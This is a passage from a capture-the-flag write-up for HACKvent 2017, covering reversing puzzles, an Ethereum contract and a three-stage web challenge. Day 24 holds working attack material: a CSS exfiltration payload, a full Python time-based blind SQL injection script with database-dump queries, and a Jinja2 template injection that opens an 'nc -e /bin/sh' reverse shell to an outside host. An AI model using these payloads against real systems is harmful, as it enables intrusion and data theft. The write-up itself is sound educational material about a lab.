<https://lbarman.ch/blog/pyjail/> I thought of disassembling the bytecode we can get using `SANTA.__code__.co_code` but could not find a way to do that. Then I started to put some arguments in the function and had:

```
>>> a = eval('print(eval("s".title()+"a".title()+"n".title()+"t".title()+"a".title())
("11111111111111111111111111111111"))')
HT31-H671/guc6/v3gf+w6x|-1cuY
```

The result is similar to a flag and if we fiddle around we get to:

```
>>> a = eval('print(eval("s".title()+"a".title()+"n".title()+"t".title()+"a".title())("1337"))')
HV17
```

And trying to go on I finally found how to generate the flag:

```
>>> a = eval('print(eval("s".title()+"a".title()+"n".title()+"t".title()+"a".title())
("133713371337133713371337133713371"))')
HV17- J411-esc4-p3ed-w4zz-3asy
```

Day 17: Portable NotExecutable

here is your flag.

but wait - its not running, because it uses the new Portable NotExecutable Format. this runs only on Santas PC.
can you fix that?

Here we get an executable that is actually not executable, when trying to run it, it fails. We first need to fix the file format to make it executable. To get an idea of how it should look like I compared with existing valid executables and had a look at the very valuable binary posters of Ange Albertini at <https://github.com/corkami/pics/tree/master/binary>.

I had to fiddle with the executable a lot. I cut short the process for the sake of brevity but in the end, the following changes were required:

- Magic number at offset 0x0: 4D 5A (MZ)
- Field e_lfanew at offset 0x3c: 40 00 00 00 (pointer to start of PE header, 0x40)
- PE header signature at offset 0x40: 50 45 00 00 (PE/0/0)
- Number of section at offset 0x46: 04 00 (4 sections)
- Windows subsystem at 0x9c : 02 00 (Windows GUI)

Here is a diff of the start of both executables:

```
~/D/c/17 >>> diff orig.txt final.txt
diff --git a/orig.txt b/final.txt
index d0284c1..07dbd41 100644
--- a/orig.txt
+++ b/final.txt
@@ -1,10 +1,10 @@
-00000000: 4d53 4000 0100 0000 0200 0400 ffff 0200 MS@.....
+00000000: 4d5a 4000 0100 0000 0200 0400 ffff 0200 MZ@.....
 00000010: 4000 0000 0e00 0000 1c00 0000 0000 0000 @.....
 00000020: 5769 6e33 3220 6f6e 6c79 210d 0a24 0eb4 Win32 only!..$.
-00000030: 09ba 0000 1fcd 21b8 014c cd21 2000 0000 .....!..L.! ...
-00000040: 504e 4500 4c01 0600 624b e4a0 4841 434b PNE.L...bK..HACK
+00000030: 09ba 0000 1fcd 21b8 014c cd21 4000 0000 .....!..L.!@...
+00000040: 5045 0000 4c01 0400 624b e4a0 4841 434b PE..L...bK..HACK
 00000050: 7665 6e74 e000 8e81 0b01 0219 0016 0000 vent.....
 00000060: 0096 0000 0000 0000 721f 0000 0010 0000 .....r.....
 00000070: 0030 0000 0000 4000 0010 0000 0002 0000 .0....@.....
 00000080: 0100 0000 0000 0000 0400 0000 0000 0000 .....
-00000090: 00f0 0000 0002 0000 0000 0000 0300 0000 .....
+00000090: 00f0 0000 0002 0000 0000 0000 0200 0000 .....
```

Then, when running the program and clicking on the "Flag" button we get the following valid flag:

```
HV17-VIQn-oHcL-hVd9-KdAP-txiK
```

Day 18: I want to play a Game (Reloaded)

last year we played some funny games together - do you remember? ready for another round?

download the game here and play until you find the flag.

Not solved

Day 19: Cryptolocker Ransomware

Pay the price, Thumper did it already!

This flag has been taken for ransom. Transfer 10'000 Szabo to 0x1337C8b69bcb49d677D758cF541116af1F2759Ca with your HACKvent username (case sensitive) in the transaction data to get your personal decryption key. To get points for this challenge, enter the key in the form below.

Disclaimer: No need to spend r34l m0n3y!

Enter your 32-byte decryption key here. Type it as 64 hexadecimal characters without 0x at the beginning.

Here we have a smart contract in ethereum and we are given the address of the smart contract. This was my first hand-on with ethereum and I learned a lot :)

A first step was to get the code of the smart contract. This can be found at <https://etherscan.io/address/0x1337C8b69bcb49d677D758cF541116af1F2759Ca#code> We get the code in the for of a hexadecimal blob:

The same site helps to get the opcodes but actually I found it easier using the code produced by porosity <https://github.com/comaeio/porosity/>. I disassembled it with:

A paper from the developer of porosity helped me to find a way to emulate the code <https://www.comae.io/reports/dc25-msuiche-Porosity-Decompiling-Ethereum-Smart-Contracts-wp.pdf>. On page 19, the EVM emulator from geth client is used (<https://geth.ethereum.org>).

This allows to check the result with Thumper's transaction. However, the code does not return anything and when adding the `--debug` flag, we see that the execution is stopped because at offset `0x4e` we have a jump that is triggered by the value of the transaction being too low (the value of the transaction is compared with a constant and if the transaction's value is lower, jump to a termination function):

To bypass this one can simply replace the condition LT by GT such that our value of 0 is accepted. This means the opcode 10 is replaced with 11 at offset `0x4a`. Using this modified bytecode, the transaction from Thumper can be checked with:

And this confirms that the output of the run (2 first lines) are the result of the transaction that is visible at <https://etherscan.io/tx/0x6d5d42529ea3945df02a8cc8e6b16bd549b4cfc4e24e8f258e353a772995fb#eventlog>. Then it is only a matter of running the same code with my username as input to get the hex key:

So in the end my key was:

```
de922b30d3c21b67c55caa0983d1383d3ca6c9bdc5f6855020978d871299cc28
```

Day 20: linux malware

oh boy, this will go wrong... =D

ohai my name is muffinx... ..um yeah btw. cyberwar just started and you should just pwn everyone?

Make sure you don't leave traces and make the lifes of your opponents harder, but fairplay! You are a hacker? Then think like a hacker! Attack! Defend! And trick!

Ladies and gentlemen, We understand that you Have come tonight To bear witness to the sound Of drum And Bass

We regret to announce That this is not the case, As instead We come tonight to bring you The sonic recreation of the end of the world.

Ladies and gentlemen, Prepare To hold Your Colour

OK. Fuck it, I lied. It's drum and bass. What you gonna do?

```
WARNING:
RUN INSIDE VM, THIS CONTAINER MAYBE DANGEROUS FOR YOUR SYSTEM,
WE TAKE NO RESPONSIBILITY
```

You should keep the container inside the same host your haxxing on (same ip) or some things will not work... Hint #1: check https://hub.docker.com/r/muffinx/hackvent17_linux_malware/ for regular updates, keep the container running (on the same ip) when you are haxxing the bot panel Hint #2: you can also use <https://hookbin.com/> to create private endpoints

Not solved

Day 21: tamagotchi

ohai fuud or gtfo

ohai

I'm a little tamagotchi who wants fuuuuud, pls don't giveh me too much or I'll crash...

```
nc challenges.hackvent.hacking-lab.com 31337
```

Not solved

Day 22: frozen flag

todays flag is frozen. its quite cold in santas house at the north pole.

can you help him to unfreeze it?

Not solved

Day 23: only perl can parse Perl

... but there is always one more way to approach things!

(in doubt, use perl5.10+ on *nix)

OK, some perl, when executing it it asks for a password and output some garbage and asks if we are happy now. Let's use some deobfuscation Perl tool:

```
$ perl -M0=Deparse onlyperl.pl > deparsed.pl
```

This is not much better but we can now use perl debugger with `perl -d deparsed.pl`. While browsing through the execution of this program we get through this line:

```
;print("Password:\n");@a=unpack("C*", $,);@b=unpack("C*", $X);@c=unpack("C*", scalar <>);print(chr(($b[$_]-
$a[$_]+$c[$_8]+0x100)&0xFF)) for(0..$#b);print "\nDecryption done, are you happy now?\n"
```

Still with perl debugger we can show the values of `@a` and `@b` after the unpack and `@c` is our password:

```
a = [187, 0, 0, 128, 183, ... ]
b = [147, 38, 197, 62, 125, ... ]
plain = 'HV17-'
```

Assuming that the plaintext starts with HV17- we can compute the first 5 letters of the password with something like:

```
c[i] = chr((plain[i] - b[i] + a[i] + 256) % 156)
```

And we get the first chars of the password, `p0lyg`. Trying to decrypt with this password gives something almost readable:

```
~/D/c/23 >>> perl deparsed.pl
Password:
p0lyg
HV17-00s-is-
        -what0
0u-are000oking000r
Are0
0u sur0hat o
00 shel      0 perl000n par00Perl?000croso0s ye
0even n 00w /us00in/pe00

Decryption done, are you happy now?
```

With some guessing on the word I came up with the full password, `p0lyglot` that hints at the next step, just like the decrypted text:

```
~/D/c/23 >>> perl deparsed.pl
Password:
p0lyglot
HV17-this-is-not-what-you-are-looking-for
Are you sure that only perl can parse Perl?
Microsoft's ye old shell does not even know /usr/bin/perl.

Decryption done, are you happy now?
```

OK, following the hint we can now load the program in a DOS emulator and it runs. I used freeDOS because of the integrated `DEBUG` program. Now it asks for the perl password and if you give it it also asks for a "DOS code". It's time for some reversing.

In DEBUG we see that the program XORs itself with 0x4d, this is presented as follows in IDA:

```

seg000:010E loc_1010E:                                ; CODE XREF: seg000:0118j
seg000:010E                xor     byte ptr [bx+11Ah], 4Dh
seg000:0113                inc     bx
seg000:0114                cmp     bx, 30Eh
seg000:0118                jl      short loc_1010E

```

We can do that in IDA using an IDC script file as explained in <https://www.hex-rays.com/products/ida/support/tutorials/idc/decrypt.shtml>. Let's do that with the values `decrypt(0x11a, 0x30e, 0x4d);` to get the code.

Then we see in the assembler code and with some debugging that the length of the password must be more than 5 characters. Let's assume, as before that we need to get HV17- and start with AAAAA as a DOS code. This gives something of the correct length and includes already the dashes in the right position, encouraging.

Now by fiddling with the password and an ASCII table we can determine that the DOS code is `S4n7A` once this is given as input to the program, the flag is returned:

```

D:\>onlyperl.com
>> perl password: p0lyglot
>> DOS code: S4n7A
HV17-0vze-IUGF-W2xs-x2uE-pVRU

```

Day 24: Chatterbox

... likes to talk

I love to chat secure and private.

For this I mostly use `http://challenges.hackvent.hacking-lab.com:1087`.

It's easy to create a private chat and start chatting without a registration. Hint #1: the admin is a lazy clicker boy and only likes `` Hint #2: As a passionate designer, the admin loves different fonts. Hint #3: For step 2: I'd better be my own CA. Hint #4: For step 2: It's all about the state Hint #5: For step 3: python programmers don't need `{{ ninjas }}`

This challenge was divided in 3 stages that are described separately here.

Stage 1

In this part, a web application is presented with a public chat, the possibility to create private chats with custom CSS, a feedback form and a login form. It was not possible to achieve XSS, every input was encoded properly when displayed. However, the custom CSS was stored and reused as far as the session was kept. This allowed for CSS injection, then you would only need someone to visit your private chat to get the malicious CSS. This was possible thanks to the feedback form.

A first step to confirm that was to create a private chat with this custom CSS:

```

body {
  background-color: powderblue;
  background-image: url("http://wiki.photochrome.ch/test02.png");
}

```

Then one can send the feedback form to with the following message:

```

<a href="http://challenges.hackvent.hacking-lab.com:1087/private_chat.php?
secret=PrivateChatUniqueIdentifier">link</a>

```

A tool in the background would then visit the link and a connection was made to my web server, proving that it works. Then, it is assumed that the bot will enter the password in the login form and, based on <http://mksben.io/cm/2015/10/css-based-attack-abusing-unicode-range.html>, we inject the following CSS:

[illegible]


```
#password{ font-family:poc; }
```

After sending the link to the private chat through the feedback form, the following connections were present in my server's log:

```
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?C HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?h HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?r HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?i HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?s HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?t HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?m HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?a HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?2 HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?0 HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?1 HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
80.74.140.188 - - [24/Dec/2017:12:37:58 +0100] "GET /HACKVENT24/?7 HTTP/1.1" 404 193
"http://hv24/uploads/style_9175d7196dbe036119871e101ea36561.css" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.3239.84 Safari/537.36"
```

The password can be guessed from here (only the second `s` is missing), it was Christmas2017. Then one only has to login to the form using this password to get the URL to the second stage:

```
challenges.hackvent.hacking-lab.com:1088?key=E7g24fPcZgL5dg78
```

Stage 2

In this stage we had access to the admin panel of the application. Several tools were available, I found the CORS tool most interesting but it was not to be exploited. Still, I found that the server uses MySQL using this tool and sending the following query:

```
GET /php/api.php?function=cors&argument=http://localhost:3306&key=E7g24fPcZgL5dg78 HTTP/1.1
Host: challenges.hackvent.hacking-lab.com:1088
X-Requested-With: XMLHttpRequest
Connection: close
```

The response shows the version of the server:

```
HTTP/1.1 200 OK
Date: Wed, 27 Dec 2017 07:07:51 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8b5.5.5-10.1.26-MariaDB-0+deb9u1ý
```

Since the headers were displayed on the website unencoded it was also possible to do reflected XSS by including a special header in the configuration of some webserver but this was not useful for the challenge. The Certificate signing tool had to be exploited. It was possible to send a CSR and a signed certificate would be sent in return.

When creating a CSR and sending it, one field reacted differently with special characters. When including a single quote in this field during the CSR creation, an error 500 would be returned. This hint already at SQL injection and could be proved by sending the following payload (in the State field of the CSR):

```
'OR((SELECT SLEEP(5)))OR'
```

The response would come correctly with a certificate signed by the CA but with a 5 seconds delay. Thus proving the time-based blind SQL injection. At this step I made a small tool to generate the CSR with a given payload and send the query automatically in python, `query_csr.py`:

```
#!/usr/bin/env python3

from OpenSSL import crypto, SSL
import sys
import requests

TYPE_RSA = crypto.TYPE_RSA
TYPE_DSA = crypto.TYPE_DSA

# adapted from https://github.com/pyca/pyopenssl/blob/master/examples/certgen.py
def create_CSR(pkey, payload, digest="sha256"):
    req = crypto.X509Req()
    subj = req.get_subject()

    setattr(subj, 'ST', payload)

    req.set_pubkey(pkey)
    req.sign(pkey, digest)
    return req

# statically defined key
key_str = """-----BEGIN RSA PRIVATE KEY-----
[ CUT BY trolli101 ]
-----END RSA PRIVATE KEY-----
"""
key = crypto.load_privatekey(crypto.FILETYPE_PEM, key_str)

# generate CSR with argument 1 as payload
csr = create_CSR(key, sys.argv[1])
csr_str = crypto.dump_certificate_request(crypto.FILETYPE_PEM, csr).decode()

# send request and display status code and response
r = requests.post('http://challenges.hackvent.hacking-lab.com:1088/php/api.php?function=csr&argument=&key=E7g24fPcZgL5dg78', data = {'csr':csr_str})
print('=== {} ==='.format(r.status_code))
print(r.text)
```

Then I tried to develop a custom tamper script for sqlmap, this was successful to detect the injection but the exploitation failed because of the length limitation of the State field (128 characters). I did not find a way to limit the payload size in sqlmap so I developed a custom script to exploit the blind injection based on the previous script:

```
#!/usr/bin/env python3

import requests
import time
import math
import sys
from OpenSSL import crypto, SSL

TYPE_RSA = crypto.TYPE_RSA
TYPE_DSA = crypto.TYPE_DSA

TIMEOUT = 1

# adapted from https://github.com/pyca/pyopenssl/blob/master/examples/certgen.py
def create_CSR(pkey, payload, digest="sha256"):
    req = crypto.X509Req()
    subj = req.get_subject()

    setattr(subj, 'ST', payload)

    req.set_pubkey(pkey)
    req.sign(pkey, digest)
    return req

# statically defined key
key_str = """-----BEGIN RSA PRIVATE KEY-----
[CUT BY trolli101]
-----END RSA PRIVATE KEY-----
"""
KEY = crypto.load_privatekey(crypto.FILETYPE_PEM, key_str)

# start of the payload
payl = "'OR(IF("
# the string we want to know about, expressed in SQL syntax
target = sys.argv[1]
# end of the payload
suff = ",0,SLEEP("+str(TIMEOUT)+"))OR'"

# get target length
found = False
i = 0
length = 0
while not found:
    test = 'LENGTH((' + target + '))>' + str(i)
    full_payload = payl+test+suff
    csr = create_CSR(KEY, full_payload)
    csr_str = crypto.dump_certificate_request(crypto.FILETYPE_PEM, csr).decode()
    start = time.time()
    requests.post('http://challenges.hackvent.hacking-lab.com:1088/php/api.php?function=csr&argument=&key=E7g24fPcZgL5dg78', data = {'csr':csr_str})
    end = time.time()

    if end-start >= TIMEOUT:
        found = True
        length = i
        print('Length = ' + str(i))
        i += 1

# get the value using bisection to gain some time
value = ''
print('Value = ')
for pos in range(length):
    found = False
    l = 0
```

```

r = 127
while not found:
    if l > r:
        print('Issue, value not found, maybe increase timeout?')
        exit()
    m = math.floor((l + r) / 2)
    test = 'ASCII(MID((' + target + '), ' + str(pos+1) + ',1))>' + str(m)
    full_payload = payl+test+suff
    csr = create_CSR(KEY, full_payload)
    csr_str = crypto.dump_certificate_request(crypto.FILETYPE_PEM, csr).decode()
    start = time.time()
    requests.post('http://challenges.hackvent.hacking-lab.com:1088/php/api.php?
function=csr&argument=&key=E7g24fPcZgL5dg78', data = {'csr':csr_str})
    end = time.time()

    if end-start < TIMEOUT:
        l = m + 1
    else:
        test = 'ASCII(MID((' + target + '), ' + str(pos+1) + ',1))<' + str(m)
        full_payload = payl+test+suff
        csr = create_CSR(KEY, full_payload)
        csr_str = crypto.dump_certificate_request(crypto.FILETYPE_PEM, csr).decode()
        start = time.time()
        requests.post('http://challenges.hackvent.hacking-lab.com:1088/php/api.php?
function=csr&argument=&key=E7g24fPcZgL5dg78', data = {'csr':csr_str})
        end = time.time()

        if end-start < TIMEOUT:
            r = m - 1
        else:
            found = True
            value += chr(m)
            print(value)

```

Using this script I was able to check first some values to confirm that it worked:

```

$ ./sqlxploit.py 'select @@version'
10.1.26-MariaDB-0+deb9u1
$ ./sql-exploit.py 'select user()'
admin@localhost

```

Then using the following query in the script and iterating on the limit I could list all databases:

```

select schema_name from information_schema.schemata limit 0,1

hv24_2
information_schema
mysql
performance_schema

```

Then I could list the tables (again iterating on the limit):

```

select table_name,table_schema from information_schema.tables limit 0,1

certificates
keystorage
ALL_PLUGINS
APPLICABLE_ROLES
... and more

```

Then the columns in the same way:

```
select column_name from information_schema.columns limit 0,1

issue_date
organization
state
public_key
country
private_key
... and more
```

Eventually I could dump the value of the private key that was actually a link to stage 3:

```
select private_key from hv24_2.keystorage limit 0,1

challenges.hackvent.hacking-lab.com:1089?key=W5zzcusgZty9CNgw
```

Stage 3

Here we had an web shop under construction. I first thought of a JWT token because of the session cookies that were like `eyJsb2dnZWRpbiI6InllcyJ9.DS0zwA.QL1ZWpooVzAZArJbIjumKM88Jgc`. And the payload value was increasing each second. I tried to crack the but had no luck.

Then, with the 5th hint, it appears that it was a server-side template injection in Jinja2. Two references helped me to exploit this:

1. <http://blog.portswigger.net/2015/08/server-side-template-injection.html>
2. <https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/>

I could first confirm the injection with the following request/response:

```
GET /{{7*'7'}}/12?key=W5zzcusgZty9CNgw HTTP/1.1
Host: challenges.hackvent.hacking-lab.com:1089
Connection: close
```

The 404 error includes the payload interpreted:

```
HTTP/1.0 404 NOT FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 231
Server: Werkzeug/0.13 Python/3.5.3
Date: Wed, 27 Dec 2017 07:37:01 GMT

<div class="center-content error">
  <h1>Oops! That page doesn't exist.</h1>
  <h3>http://challenges.hackvent.hacking-lab.com:1089/7777777/12?key=W5zzcusgZty9CNgw</h3>
  
</div>
```

Then after wasting a lot of time on small mistakes I could get a reverse shell with the following request:

```
GET /{{%207.__class__.__mro__[1].__subclasses__()[37](['nc','-e','/bin/sh','92.222.68.177','53'])%20}}/12?
key=W5zzcusgZty9CNgw HTTP/1.1
Host: challenges.hackvent.hacking-lab.com:1089
Connection: close
```

This opens a new subprocess with the python class `Subprocess.Popen` and runs ncat to send a reverse shell to my server on port 53. On the server, the following happens:

```
# nc -lvp 53
listening on [any] 53 ...
connect to [92.222.68.177] from urb80-74-140-188.ch-meta.net [80.74.140.188] 38386
```

Then one can search for the flag and find it in `/home/flag`:

```
cat /home/flag
HV17-7h1s-1sju-t4ra-nd0m-flag
```

Bonus flag 01

When accessing the daily challenges, the URL looks like <https://hackvent.hacking-lab.com/challenge.php?day=01>. The `day` parameter being suspicious we can try to play with it. Depending on the number we put inside, the answer is interesting:

```
day=-1:
This exception ()should not happen ... what are you doing?

day=02:
nice try, hobo!
The resource (#1) you are trying to access, is not (yet) for your eyes.

day=25:
nice try, geek!
The resource (#1959) you are trying to access, is not (yet) for your eyes.

day=26:
nice try, geek!
The resource (#1958) you are trying to access, is not (yet) for your eyes.

day=27:
nice try, geek!
The resource (#1957) you are trying to access, is not (yet) for your eyes.
```

Seeing this, we can try to get this counter to #0, and this would be:


```
day=1984:
nice try, geek!
The resource you are trying to access, is hidden in the header.
```

Now looking at the HTTP header of the response we see the flag:

```
HTTP/1.1 200 OK
Date: Fri, 01 Dec 2017 07:21:51 GMT
Server: Merry Christmas & Hacky New Year
Strict-Transport-Security: max-age=15768000
Flag: HV17-4llw-aysL-00ki-nTh3-H34d
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 16042
```

Bonus flag 02

In challenge 18, some ISO file is given with what looks like a playstation game. One can at least partly run the game using `rpcs3`, <https://rpcs3.net>. When running the game from here, two flags are displayed, the first one is this bonus flag, the second one is obviously a fake:



And the flag is:

HV17-Muq9-gzvU-t3Bg-03jo-iGmI

Bonus flag 03

For this one, a look at the `robots.txt` file gives the start of a lead:

We are people, not machines

Trying now `people.txt`:

What's about akronyms?

And this was incredibly misleading, in the end it turned out to be synonyms and not acronyms we were looking for and then it was easy to find `humans.txt` and the flag:

All credits go to the following incredibly awesome HUMANS (in alphabetic order):

avarx
DanMcFly
HaRdLoCk
inik
Lukasz
M.
Morpheuz
MuffinX
PS
pyth0n33

HV17-bz7q-zrfD-XnGz-fQos-wr2A

Bonus flag 04

On the web server, several directories have directory listing enabled. This allows to see unexpected content. For instance, in <https://hackvent.hacking-lab.com/css/>, we can find a file named `egg.png` that obviously does not belong to the CSS direcotry. Open it, it looks like a Hacky Easter flag:




And when decoding the QR code we get the following flag:

HE17-W3ll-T00E-arly-forT-his!

Bonus flag 05

For this one someone told me to connect on port 23 on the server. However, this port seems not to be open on the server `hackvent.hacking-lab.com`. After several other tries, I did some OSINT to enumerate subdomains using Aquatone: <https://github.com/michenriksen/aquatone>. This allowed me to discover `challenges.hackvent.hacking-lab.com` and this server has port 23 open. When connecting, one receives a message from Santa Claus in form of an ASCII animation.

Part 1:



Part 2:




I AM SANTA CLAUS.

<

0

>

Part 3:




SINCE I HAVE TO
TRAVEL TO AROUND
700 MILLION CHILDREN
I NEED TO MAKE FULL
USE OF THE REMAINING
TIME.

<

0

>

Part 4:



